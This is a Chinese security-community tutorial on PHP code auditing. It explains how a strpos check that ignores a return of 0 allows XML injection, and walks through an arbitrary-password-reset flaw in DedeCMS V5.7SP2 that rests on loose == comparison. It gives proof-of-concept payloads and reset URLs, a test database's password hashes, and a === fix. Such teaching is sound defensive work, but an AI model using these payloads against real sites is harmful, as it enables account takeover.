[红日安全]代码审计Day4 - strpos使用不当引发漏洞

红日安全 / 2018-07-22 11:16:59 / 浏览数 5127 技术文章 技术文章 顶(0) 踩(0)

本文由红日安全成员： l1nk3r 编写，如有不当，还望斧正。

前言

大家好，我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目，供大家学习交流，我们给这个项目起了一个名字叫 PHP-Audit-Labs 。现在大家所看到的系列文章，属于项目 第一阶段 的内容，本阶段的内容题目均来自 PHP SECURITY CALENDAR 2017 。对于每一道题目，我们均给出对应的分析，并结合实际CMS进行解说。在文章的最后，我们还会留一道CTF题目，供大家练习，希望大家喜欢。下面是 第4篇 代码审计文章：

Day 4 - False Beard


题目名字叫假胡子，代码如下：

```
1  class Login {
2      public function __construct($user, $pass) {
3          $this->loginViaXml($user, $pass);
4      }
5
6      public function loginViaXml($user, $pass) {
7          if (
8              (!strpos($user, '<') || !strpos($user, '>')) &&
9              (!strpos($pass, '<') || !strpos($pass, '>'))
10         ) {
11             $format = '<?xml version="1.0"?>' .
12                       '<user v="%s"/><pass v="%s"/>';
13             $xml = sprintf($format, $user, $pass);
14             $xmlElement = new SimpleXMLElement($xml);
15             // Perform the actual login.
16             $this->login($xmlElement);
17         }
18     }
19 }
20
21 new Login($_POST['username'], $_POST['password']);
```


题目解析：

我们看到 第11行 和 第12行 ，程序通过格式化字符串的方式，使用 xml 结构存储用户的登录信息。实际上这样很容易造成数据注入。然后 第21行 实例化 Login 类，并在 第16行 处调用 login 方法进行登陆操作。在进行登录操作之前，代码在 第8行 和 第9行 使用 strpos 函数来防止输入的参数含有 < 和 > 符号，猜测开发者应该是考虑到非法字符注入问题。我们先来看一下 strpos 函数的定义：

> strpos — 查找字符串首次出现的位置
>
> 作用：主要是用来查找字符在字符串中首次出现的位置。
>
> 结构：`int strpos ( string $haystack , mixed $needle [, int $offset = 0 ] )`



在上面这个例子中，strpos 函数返回查找到的子字符串的下标。如果字符串开头就是我们要搜索的目标，则返回下标 0 ；如果搜索不到，则返回 false 。在这道题目中，开发者只考虑到 strpos 函数返回 false 的情况，却忽略了匹配到的字符在首位时会返回 0 的情况，因为 false 和 0 的取反均为 true 。这样我们就可以在用户名和密码首字符注入 < 符号，从而注入xml数据。我们尝试使用以下 payload ，观察 strpos 函数的返回结果。

```
user=<"><injected-tag%20property="&pass=<injected-tag>
```

如上图所示，很明显是可以注入xml数据的。

实例分析

实际上，本次漏洞是开发者对 strpos 函数理解不够，或者说是开发者考虑不周，导致过滤方法可被绕过。由于我们暂时没有在互联网上找到 strpos 使用不当导致漏洞的CMS案例，所以这里只能选取一个相似的漏洞进行分析，同样是开发者验证不够周全导致的漏洞。

本次案例，我们选取 DeDecms V5.7SP2正式版 进行分析，该CMS存在未修复的任意用户密码重置漏洞。漏洞的触发点在 member/resetpassword.php 文件中，由于对接收的参数 safeanswer 没有进行严格的类型判断，导致可以使用弱类型比较绕过。我们来看看相关代码：

```php
else if($dopost == "safequestion")
{
    $mid = preg_replace("#[^0-9]#", "", $id);
    $sql = "SELECT safequestion,safeanswer,userid,email FROM #@__member
    WHERE mid = '$mid'";
    $row = $db->GetOne($sql);
    if(empty($safequestion)) $safequestion = '';

    if(empty($safeanswer)) $safeanswer = '';

    if($row['safequestion'] == $safequestion && $row['safeanswer'] == $safeanswer)
    {
        sn($mid, $row['userid'], $row['email'], 'N');
        exit();
    }
    else
    {
        ShowMsg("对不起，您的安全问题或答案回答错误","-1");
        exit();
    }

}
```

针对上面的代码做个分析，当 $dopost 等于 safequestion 的时候，通过传入的 $mid 对应的 id 值来查询对应用户的安全问题、安全答案、用户id、电子邮件等信息。跟进到 第11行 ，当我们传入的问题和答案非空，而且等于之前设置的问题和答案，则进入 sn 函数。然而这里使用的是 == 而不是 === 来判断，所以是可以绕过的。假设用户没有设置安全问题和答案，那么默认情况下安全问题的值为 0 ，答案的值为 null （这里是数据库中的值，即 $row['safequestion']="0" 、 $row['safeanswer']=null ）。当没有设置 safequestion 和 safeanswer 的值时，它们的值均为空字符串。第11行的if表达式也就变成了 if('0' == '' && null == '') ，即 if(false && true) ，所以我们只要让表达式 $row['safequestion'] == $safequestion 为 true 即可。下图是 null == '' 的判断结果：

```php
<?php
$a='';
$b;
var_dump($a==$b);
?>
```

```
You have new mail.
 l1nk3r@l1nk3r  ~  cd Desktop
 l1nk3r@l1nk3r  ~/Desktop  php test.php
bool(true)
 l1nk3r@l1nk3r  ~/Desktop
```

我们可以利用 php弱类型 的特点，来绕过这里 $row['safequestion'] == $safequestion 的判断，如下：

```php
<?php
if("0.0"=="0");echo "ok"."\n";
if("0."=="0");echo "ok"."\n";
if("0e1"=="0");echo "ok"."\n";
?>
```

```
 l1nk3r@l1nk3r  ~  php Desktop/test.php
ok
ok
ok
 l1nk3r@l1nk3r  ~
```

通过测试找到了三个的payload，分别是 0.0 、 0. 、 0e1 ，这三种类型payload均能使得 $row['safequestion'] == $safequestion 为 true ，即成功进入 sn 函数。跟进 sn 函数，相关代码在 member/inc/inc_pwd_functions.php 文件中，具体代码如下：

```php
function sn($mid,$userid,$mailto, $send = 'Y')
{
    global $db;
    $tptim= (60*10);
    $dtime = time();
    $sql = "SELECT * FROM #@__pwd_tmp WHERE mid = '$mid'";
    $row = $db->GetOne($sql);
    if(!is_array($row))
    {
        //发送新邮件;
        newmail($mid,$userid,$mailto,'INSERT',$send);
    }
    //10分钟后可以再次发送新验证码;
    elseif($dtime - $tptim > $row['mailtime'])
    {
        newmail($mid,$userid,$mailto,'UPDATE',$send);
    }
    //重新发送新的验证码确认邮件;
    else
    {
        return ShowMsg('对不起, 请10分钟后再重新申请', 'login.php');
    }
}
```


在 sn 函数内部，会根据id到pwd_tmp表中判断是否存在对应的临时密码记录，根据结果确定分支，走向 newmail 函数。假设当前我们第一次进行忘记密码操作，那么此时的 $row 应该为空，所以进入第一个 if(!is_array($row)) 分支，在 newmail 函数中执行 INSERT 操作，相关操作代码位置在 member/inc/inc_pwd_functions.php 文件中，关键代码如下：

```php
if($type == 'INSERT')
{
        $key = md5($randval);
        $sql = "INSERT INTO `#@__pwd_tmp` (`mid` ,`membername` ,`pwd` ,
`mailtime`)VALUES ('$mid', '$userid',  '$key', '$mailtime');";
        if($db->ExecuteNoneQuery($sql))
        {
            if($send == 'Y')
            {
                sendmail($mailto,$mailtitle,$mailbody,$headers);
                return ShowMsg('EMAIL修改验证码已经发送到原来的邮箱请查收',
                    'login.php','','5000');
            } else if ($send == 'N')
            {
                return ShowMsg('稍后跳转到修改页', $cfg_basehost.
                    $cfg_memberurl."/resetpassword.php?dopost=getpasswd&amp;id=".
                    $mid."&amp;key=".$randval);
            }
        }
        else
        {
            return ShowMsg('对不起修改失败, 请联系管理员', 'login.php');
        }
}
```

该代码主要功能是发送邮件至相关邮箱，并且插入一条记录至 dede_pwd_tmp 表中。而恰好漏洞的触发点就在这里，我们看看 第13行 至 第18行 的代码，如果 ($send == 'N') 这个条件为真，通过 ShowMsg 打印出修改密码功能的链接。 第17行 修改密码链接中的 $mid 参数对应的值是用户id，而 $randval 是在第一次 insert 操作的时候将其 md5 加密之后插入到 dede_pwd_tmp 表中，并且在这里已经直接回显给用户。那么这里拼接的url其实是

```
http://127.0.0.1/member/resetpassword.php?dopost=getpasswd&id=$mid&key=$randval
```

继续跟进一下 dopost=getpasswd 的操作，相关代码位置在 member/resetpassword.php 中，

```php
else if($dopost == "getpasswd")
{
    //修改密码
    if(empty($id))
    {
        ShowMsg("对不起，请不要非法提交","login.php");
        exit();
    }
    $mid = preg_replace("#[^0-9]#", "", $id);
    $row = $db->GetOne("SELECT * FROM #@__pwd_tmp WHERE mid = '$mid'");
    if(empty($row))
    {
        ShowMsg("对不起，请不要非法提交","login.php");
        exit();
    }
```


在重置密码的时候判断输入的用户id是否执行过重置密码，如果id为空则退出；如果 $row 不为空，则会执行以下操作内容，相关代码在 member/resetpassword.php 中。

```php
if(empty($setp))
{
    $tptim= (60*60*24*3);
    $dtime = time();
    if($dtime - $tptim > $row['mailtime'])
    {
        $db->executenonequery("DELETE FROM `#@__pwd_tmp` WHERE `md` = '$id';");
        ShowMsg("对不起，临时密码修改期限已过期","login.php");
        exit();
        }
    require_once(dirname(__FILE__)."/templets/resetpassword2.htm");
}

```


上图代码会先判断是否超时，如果没有超时，则进入密码修改页面。在密码修改页面会将 $setp 赋值为2。

```
92      <h3>找回密码第二步<em><a href="index_do.php?fmdo=user&dopost=regnew">还没注册 点击这里</a></em></h3>
93      <form name='form1' method='POST' action='resetpassword.php'>
94    <input type="hidden" name="dopost" value="getpasswd">
95    <input type="hidden" name="setp" value="2">
96    <input type="hidden" name="id" value="<?php echo $id;?>" />
97          <ul>
98            <li><span>用户名: </span>
99              <input name='userid' type='text' class='text' readonly="readonly" value="<?php echo $row['membername']?>" />
00            </li>
01            <?php if(empty($key)){ ?>
02            <li><span>临时验证码: </span>
03              <input name='pwdtmp' type="password" class='text' />
04            </li>
05            <?php }else{ ?>
06            <input name="key" type="hidden" value="<?php echo $key;?>" />
07            <?php }?>
08            <li><span>新密码: </span>
09              <input name="pwd" type="password" id="vdcode" class='text' />
10            </li>
11            <li> <span>新密码: </span>
12              <input name="pwdok" type="password" id="vdcode" class='text' />
13            </li>
14            <li><span> </span>
15              <button class="button5" id="btnSignCheck" type="submit">下一步</button>
16            </li>
17          </ul>
18        </form>
```


由于现在的数据包中 $setp=2 ，因此这部分功能代码实现又回到了 member/resetpassword.php 文件中。

```php
1  elseif($setp == 2)
2  {
3      if(isset($key)) $pwdtmp = $key;
4
5      $sn = md5(trim($pwdtmp));
6      if($row['pwd'] == $sn)
7      {
8          if($pwd != "")
9          {
10             if($pwd == $pwdok)
11             {
12                 $pwdok = md5($pwdok);
13                 $sql = "DELETE FROM `#@__pwd_tmp` WHERE `mid` = '$id';";
14                 $db->executenonequery($sql);
15                 $sql = "UPDATE `#@__member` SET `pwd` = '$pwdok' WHERE `mid` = '$id';";
16                 if($db->executenonequery($sql))
17                 {
18                     showmsg('更改密码成功，请牢记新密码', 'login.php');
19                     exit;
20                 }
21             }
22         }
23         showmsg('对不起，新密码为空或填写不一致', '-1');
24         exit;
25     }
26     showmsg('对不起，临时密码错误', '-1');
27     exit;
28 }
```


上图代码 第6行 判断传入的 $key 是否等于数据库中的 $row['pwd'] ，如果相等就完成重置密码操作，至此也就完成了整个攻击的分析过程。


漏洞验证

我们分别注册 test1 ， test2 两个账号


第一步访问 payload 中的 url

```
http://127.0.0.1/dedecms/member/resetpassword.php?dopost=safequestion&safequestion=0.0&safeanswer=&id=9
```

这里 test2 的id是9




通过抓包获取到 key 值。



去掉多余的字符访问修改密码链接

```
http://192.168.31.240/dedecms/member/resetpassword.php?dopost=getpasswd&id=9&key=OTyEGJtg
```

最后成功修改密码，我将密码修改成 123456 ，数据库中 test2 的密码字段也变成了 123456 加密之后的值。



mid	mtype	userid	pwd	uname	sex	rank	uptime	expti	mone
1	个人	admin	21232f297a57a5a743894a0e4a801fc3	admin	男	100	0	0	
2	个人	tianya	fcea920f7412b5da7be0cf42b8c93759	天涯		10	0	0	
3	个人	wind	e10adc3949ba59abbe56e057f20f883e	木林森		10	0	0	
4	个人	like	e10adc3949ba59abbe56e057f20f883e	like		10	0	0	
5	个人	yuejie	e10adc3949ba59abbe56e057f20f883e	越界		10	0	0	
6	个人	沙羡	e10adc3949ba59abbe56e057f20f883e	沙羡		10	0	0	
7	个人	尛泉細流	e10adc3949ba59abbe56e057f20f883e	尛泉細流		10	0	0	
8	个人	test1	cc03e747a6afbbcbf8be7668acfebee5	test1		10	0	0	
9	个人	test2	e10adc3949ba59abbe56e057f20f883e	test2		10	0	0	

修复建议

针对上面 DeDecms任意用户密码重置 漏洞，我们只需要使用 === 来代替 == 就行了。因为 ===
操作会同时判断左右两边的值和数据类型是否相等，若有一个不等，即返回 false 。具体修复代码如下：

```php
else if($dopost == "safequestion")
{
    $mid = preg_replace("#[^0-9]#", "", $id);
    $sql = "SELECT safequestion,safeanswer,userid,email FROM #@__member WHERE mid = '$mid'";
    $row = $db->GetOne($sql);
    if(empty($safequestion)) $safequestion = '';

    if(empty($safeanswer)) $safeanswer = '';
//修改前
//    if($row['safequestion'] == $safequestion && $row['safeanswer'] == $safeanswer)
//修改后
    if($row['safequestion'] === $safequestion && $row['safeanswer'] === $safeanswer)
    {
        sn($mid, $row['userid'], $row['email'], 'N');
        exit();
    }
    else
    {
        ShowMsg("对不起，您的安全问题或答案回答错误","-1");
        exit();
    }

}
```


结语

看完了上述分析，不知道大家是否对 strpos使用不当 引发的漏洞有了更加深入的理解，文中用到的代码可以从 这里
下载，当然文中若有不当之处，还望各位斧正。如果你对我们的项目感兴趣，欢迎发送邮件到 hongrisec@gmail.com 联系我们。Day4
的分析文章就到这里，我们最后留了一道CTF题目给大家练手，题目如下：链接: https://pan.baidu.com/s/1pHjOVK0Ib-tjztkgBxe3nQ 密码: 59t2

上一篇：GRAND LINE-MeePwn... 下一篇：记DedeCMS一处由哈希长度拓展...

1. 1 条回复

weigr 2018-10-27 13:54:53

谢谢大佬

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板